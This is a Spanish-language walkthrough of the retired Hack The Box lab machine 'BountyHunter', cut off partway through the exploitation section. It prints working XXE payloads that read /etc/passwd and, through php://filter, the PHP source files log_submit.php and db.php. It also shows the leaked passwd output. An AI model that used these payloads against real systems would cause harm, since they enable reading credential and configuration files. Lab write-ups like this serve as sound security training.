BountyHunter

Una señal de alto

Descripción generada automáticamente con confianza media

Introducción al Hacking Ético

Una señal de alto

Descripción generada automáticamente con confianza media Para más contenido visita mi canal de YouTube: HackeMate

Logotipo

Descripción generada automáticamente

****

Hecho por: Gianpaul Custodio

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**



**DIFICULTAD**Easy

@[hackemateperu](https://www.facebook.com/hackemateperu/)

[Gianpaul Custodio Chavarría](http://www.linkedin.com/in/gianpaul-custodio-chavarría)

[hackemate.pe](https://www.instagram.com/hackemate.pe/)

[@HackeMate](https://www.youtube.com/@HackeMate)

Un dibujo de una cara feliz

Descripción generada automáticamente con confianza baja



Icono

Descripción generada automáticamente

Una señal de alto

Descripción generada automáticamente con confianza media

**OS**Linux

**INFORMACIÓN**MÁQUINA RETIRADA

**Contenido**

[1. Análisis 3](#_Toc138803585)

[2. Explotación 7](#_Toc138803586)

[3. Escalada de privilegios para ser root 12](#_Toc138803587)




Una señal de alto

Descripción generada automáticamente con confianza media Para más contenido visita mi canal de YouTube: HackeMate

# **Análisis**

Utilizamos **nmap** para analizar los puertos abiertos con el siguiente comando:



**PORT STATE SERVICE REASON**

22/tcp open ssh syn-ack ttl 63

80/tcp open http syn-ack ttl 63

Si entramos al Puerto 80 veremos lo siguiente:

Interfaz de usuario gráfica, Sitio web


Descripción generada automáticamente

Ahora, lo que podemos hacer es intentar averiguar si existen rutas/vías potenciales para encontrar algún directorio activo. Para ello, utilizaremos la herramienta de wfuzz con el siguiente comando:


Interfaz de usuario gráfica

Descripción generada automáticamente


Y el resultado es el siguiente:”



Al tener una respuesta 301 podemos intentar averiguar qué es lo que devuelve al ingresarlo manualmente desde el navegador:



Ahora, visualizaremos el contenido del fichero README.txt




Visualizamos que el desarrollador ha tenido 4 tareas por hacer, pero solo ha cumplido 2, es decir, la primera y tercera le faltó culminar. Entonces ingresaremos al portal para analizar lo que está pasando.




Captura de pantalla de un celular

Descripción generada automáticamente

Ahora, si testeamos los inputs de la plataforma vemos que se está guardando e imprimiendo los datos.



Ahora, veremos qué datos está tramitando mientras se pulsa el botón de **Submit**. Para ello, utilizaremos Burp Suite.




Daremos click derecho y mandaremos al repeater para ver la respuesta.

Texto

Descripción generada automáticamente

Identificamos que el valor de la data está en base64, por lo que si lo desciframos con **base64 -d** el resultado es el siguiente:



# **Explotación**

En esta etapa, utilizaremos un XXE desde la página oficial de PortSwigger: <https://portswigger.net/web-security/xxe>

Diagrama

Descripción generada automáticamente

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ENTITY **xxe** SYSTEM "file:///etc/passwd"> ]>

<bugreport>

<title>**&xxe;**</title>


<cwe>test</cwe>

<cvss>test</cvss>

<reward>test</reward>

Donde **xxe** será la variable para imprimir el /etc/passwd

Ahora todo eso lo vamos a mandar como base64. Para este proceso lo puedes hacer desde un editor como también desde la plataforma de Burp Suite. En este caso utilizaremos el segundo:



Copiamos toda esa cadena y lo pegamos en la data. Finalmente presionamos CTRL+U para url encodearlo. Y este sería el resultado:

Texto

Descripción generada automáticamente

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin development:x:1000:1000:Development:/home/development:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

Tenemos el usuario development para poder acceder desde una bash.

Y en efecto, podemos visualizar el contenido de /etc/passwd.

Adicionalmente, observamos que en **Referer** está haciendo mención a un archivo llamado log\_submit.php. Entonces a nivel de php trataremos de leer el documento de la siguiente manera:

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<bugreport>

<title>&xxe;</title>

<cwe>test</cwe>

<cvss>test</cvss>

<reward>test</reward>

Lo que está resaltado en amarillo es lo que vamos a cambiarlo por:

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=log\_submit.php"> ]>

<bugreport>

<title>&xxe;</title>

<cwe>test</cwe>

<cvss>test</cvss>

<reward>test</reward>

Y toda esa cadena lo mandamos como base64 en la variable data (tiene que estar url encodeado).

Texto

Descripción generada automáticamente

Si copiamos la cadena que está devolviendo en el response como base64 -d el resultado es el siguiente:

Texto

Descripción generada automáticamente

Se logra visualizar que no hay mucha información en el log\_submit.php, pero ¿y si hubiera algún otro fichero php donde podamos obtener más información? Entonces es momento de utilizar nuevamente la herramienta de Wfuzz. Le agregamos el .php al final para buscar solamente archivos .php existentes.

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

Y en efecto, tenemos dos resultados: portal y db.

Imagen de la pantalla de un celular

Descripción generada automáticamente con confianza baja

Hacemos el mismo proceso que hicimos para leer el log\_submit.php, pero ahora con db.php y lo mandamos como base64.

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=db.php"> ]>

